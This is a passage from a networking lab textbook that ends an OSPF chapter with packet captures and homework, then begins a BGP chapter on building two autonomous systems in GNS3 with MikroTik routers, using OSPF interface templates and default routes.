


```
10.0.4.2        224.0.0.5      OSPF   LS Update
10.0.4.1        10.0.4.2       OSPF   LS Request
10.0.4.2        10.0.4.1       OSPF   LS Update

+ Frame 548: 70 bytes on wire (560 bits), 70 bytes
+ Ethernet II, Src: 0c:e5:f2:4d:00:01, Dst: 0c:a5:
+ Internet Protocol Version 4, Src: 10.0.4.1, Dst:
- Open Shortest Path First
  + OSPF Header
  - Link State Request
      LS Type: Router-LSA (1)
      Link State ID: 10.255.255.3
      Advertising Router: 10.255.255.3
```

Figure 16 – OSPF link-state request

1.6. **[LS Acknowledge]**

An acknowledgment of given after every LS Update is received.



```
10.0.4.1        224.0.0.5      OSPF   LS Acknowledge
10.0.4.1        10.0.4.2       OSPF   LS Request

+ Frame 552: 78 bytes on wire (624 bits), 78 bytes capt
+ Ethernet II, Src: 0c:e5:f2:4d:00:01, Dst: 01:00:5e:00
+ Internet Protocol Version 4, Src: 10.0.4.1, Dst: 224.
- Open Shortest Path First
  + OSPF Header
  + LSA-type 2 (Network-LSA), len 32
```

Figure 17 – OSPF link-state acknowledgement

End of Lab

Deliverables

5 screenshots are required to receive full credit for this assignment

- GNS3 working environment will have all devices on and labeled correctly
- A router display of all the IP routes – all four router IDs should be visible
- Wireshark showing OSPF Hello Packets
- Wireshark shows ICMP packets between PC1 and PC3 using one path
- Wireshark shows ICMP packets between PC1 and PC3 using a different path

Homeworks

Assignment 1 – Update the network build in Assignment 1 from the previous chapter

- Configure DHCP to support the network
- Replace RIPv2 routing with OSPF
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled including Router IDs
    - Screenshot of the DHCP configuration
    - Screenshot of OSPF packets
    - Wireshark Packet Captures where a Green host can ping
        - Red Host
        - Blue Host
        - Gray Host
- Sample network environment:




Figure 18 – Assignment 1 network

Assignment 2 – Update the network build in Assignment 2 from the previous chapter

- Configure DHCP to support the network
- Replace RIPv2 routing with OSPF
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled including Router IDs
    - Trace route command showing that an ICMP packet from a Blue host takes different paths to reach the Purple host (You may have to disconnect some connections to force the change in path)
        - Router2 –> Router5
        - Router2 –> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router4 -> Router5

- Sample network environment:




Figure 19 – Assignment 2 network

Assignment 3 – Preparation for BGP lab

- Create the following OSPF full-mesh network
- This will be used in the setup for the next chapter – Border Gateway Protocol Networking
- Network environment

< insert image >

CHAPTER 29

Dynamic Networking - Border Gateway Protocol

JACOB CHRISTENSEN AND MATHEW J. HEATH VAN HORN, PHD

Although OSPF has fast convergence rates, it can put a lot of strain on computing resources as networks become larger, making it better suited within a LAN or autonomous system (AS). The Border Gateway Protocol (BGP) on the other hand is the only networking protocol currently in use that can handle the Internet's ever-increasing size and complexity while minimizing overhead.

Estimated time for completion: 65 minutes

LEARNING OBJECTIVES

- Learn how to implement BGP in an enterprise network
- Be able to identify and understand BGP packets in Wireshark

PREREQUISITES

- Chapter 28 – OSPF Networking

DELIVERABLES

- Screenshot of GNS3 Workspace with all devices labeled
- Wireshark capture of the TCP and BGP packets being exchanged
- Wireshark view of the keep alive messages
- Wireshark view of the update packets with the NLRI view

RESOURCES

- MikroTik RouterOS Documentation – BGP – https://help.mikrotik.com/docs/pages/viewpage.action?pageId=328220

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity student, ERAU-Prescott

A note from the authors:

At the beginning of this book, we focused on how end devices communicate with each other. We used overly-simplistic definitions, but they helped organize our focus on the topics covered. If we abstract ourselves into a video-game perspective looking down on our sims, we can zoom in and out and break our network functions into some abstract views. This is still an oversimplification of how networks work, but it helps us conceptualize what we have learned and where we are going in our learning.

- 100' level
    - Immediate area or workspace, such as an office work center or a living room
    - LAN – End devices connected to each other by a switch or a hub
    - We see many end devices
- 500' level
    - Multiple individual workspaces connected such as an office department or a home
    - Network – LANs connected to each other by a router
    - We see fewer end devices
- 5,000' level
    - We use routers to extend our connectivity such as neighborhoods or a corporate enterprise
    - Enterprise Network – Routers connected to each other within one enterprise
    - We see one end device




Figure 1 – Complete Autonomous System

In this chapter, we are going to zoom out once again to about 20,000' and look at how our enterprise connects to other enterprises. We will abstract our Enterprise Network and now call it an Autonomous System. At this point, our video-game view would not see any end devices or LAN devices such as switches and routers.

However, we still think learners need to see how end devices share information with each other through the network. Therefore, in this chapter, we are going to abstract some of the intermediary functions we have already learned. Here are some things to keep in mind as you complete this lab:

- A host machine is used to represent an entire LAN
- A router is used to represent an entire Network
- A border router is used to represent an Enterprise Network (Autonomous System)

Phase I – Building the Network Topology

The following steps are to create a baseline for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

Terminology used in this lab:

- **Autonomous System (AS) –** A network or cluster of networks following the same routing policies. Typically, each AS is controlled by a single entity.
- **Autonomous System Number (ASN)** – A 16-bit integer assigned to an AS for identification purposes.
- **Autonomous System Border Router (ASBR)** – Routers at the edge of an AS that connects to external networks.

By the end of this chapter, your network topology should look like the following:



AS 2
SUPERNET: 20.0.0.0/16
backbone
R1-R2 20.0.5.0/30
R1-ASBR 20.0.6.0/30
R2-ASBR 20.0.7.0/30
PC4
PC5
PC6
AS2-DHCP
20.255.255.1
AS2-R1
20.255.255.2
AS2-R2
.1
.1
.2
.1
.1
.1
GREEN-SWITCH
PURPLE-SWITCH
SUBNET GREEN: 20.0.0.0/22
SUBNET PURPLE: 20.0.4.0/25
.2
.2
AS2-ASBR
20.255.255.0
.2
172.155.10.0/30
.1
AS1-ASBR
10.255.255.0
.2
.2
AS 1
SUPERNET: 10.0.0.0/16
RED-SWITCH
BLUE-SWITCH
.1
.1
.1
.1
.2
.1
AS1-R1
10.255.255.1
AS1-R2
10.255.255.2
PC1
PC2
backbone
R1-R2 10.0.4.0/30
R1-ASBR 10.0.5.0/30
R2-ASBR 10.0.6.0/30
PC3
AS1-DHCP
SUBNET RED: 10.0.0.0/23
SUBNET BLUE: 10.0.2.0/24

Figure 2 – Final GNS3 environment

1. Start GNS3

    1.1. Open the previous Chapter 28 lab

    1.2. Save it as a new project: **LAB_15**

2. Modify the network environment to function as **AS-1**

    2.1. Remove the Gray subnet

    2.2. Replace PC4 with a DHCP server

    2.3. Router3 will now act as the networks border router (AS1-ASBR)

> **NOTE:** In this example, AS1-ASBR's Router ID will be **10.255.255.0**. If you are reusing a previously configured router, and want to change the router-id value, ensure to adjust your previous loopback/OSPF configurations as necessary.

    2.4. Adjust OSPF to only operate only on ***internal facing*** ethernet ports

> **NOTE:** Remember that the purpose of a border router is to manage packets that are leaving (egress) or entering (ingress) through a network. With this in mind, some of its ports will be categorized as ***internal*** and ***external***. Below is a simplified example of the network we are trying to build to illustrate this idea clearly.





Figure 3 – Internal vs external links


In the previous chapter, we configured OSPF to operate on ALL active interfaces.



```
[admin@AS1-ASBR] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=all instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1
[admin@AS1-ASBR] >
```

Figure 4 – OSPF configured on all interfaces

However, here we only want to share routes that are within the AS-1 network. Therefore, OSPF should only be configured to operate on internal interfaces. In this example, ***ether2*** is connected to AS1-R1 and ***ether3*** is connected to AS1-R2. These are inward-facing (internal) ports. In contrast, ***ether1*** will be used as the network's outward-facing (external) interface. Below is my OSPF interface configuration for AS1-ASBR.



```
[admin@ROUTER-03] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=ether2,ether3 instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1
[admin@ROUTER-03] >
```

Figure 5 – OSPF configured on select interfaces

2.5. Configure AS1-DHCP to service both the Red and Blue subnets

NOTE: Remember to adjust and/or remove your DHCP-relays as you modify the network.

2.5.1. Ensure that all devices can receive IPv4 addresses

2.5.2. Ensure that all devices can ping one another

2.6. Assign default routes for each *internal router* that points to AS1-ASBR's inward-facing addresses

NOTE: In most cases, it is impossible for a router to know the location and hop distance of every single network at all times. Sometimes networks are just too big to store that much information in a single routing table. Because of this, ***default routes*** are used to forward packets automatically with unknown/foreign destination addresses (represented as 0.0.0.0/0) to another router who might know the answer. In the context of this network, our ***internal routers*** (AS1-R1 and AS1-R2) should only contain records of subnets within the 10.0.0.0/16 supernet, thanks to our OSPF configuration. Therefore, packets trying to reach outside this network should be sent to the border gateway router (AS1-ASBR), which might contain this information.

2.6.1. Type the following commands in AS1-R1

NOTE: We are assigning two default routes because AS1-ASBR has two inward-facing interfaces. If one does down, the other will serve as a backup for redundancy. Remember, route priority is based on distance value.

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.5.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.4.2 distance=2
```

2.6.2. Type the following commands in AS1-R2

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.6.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.4.1 distance=2
```

2.7. Label and organize your network as necessary

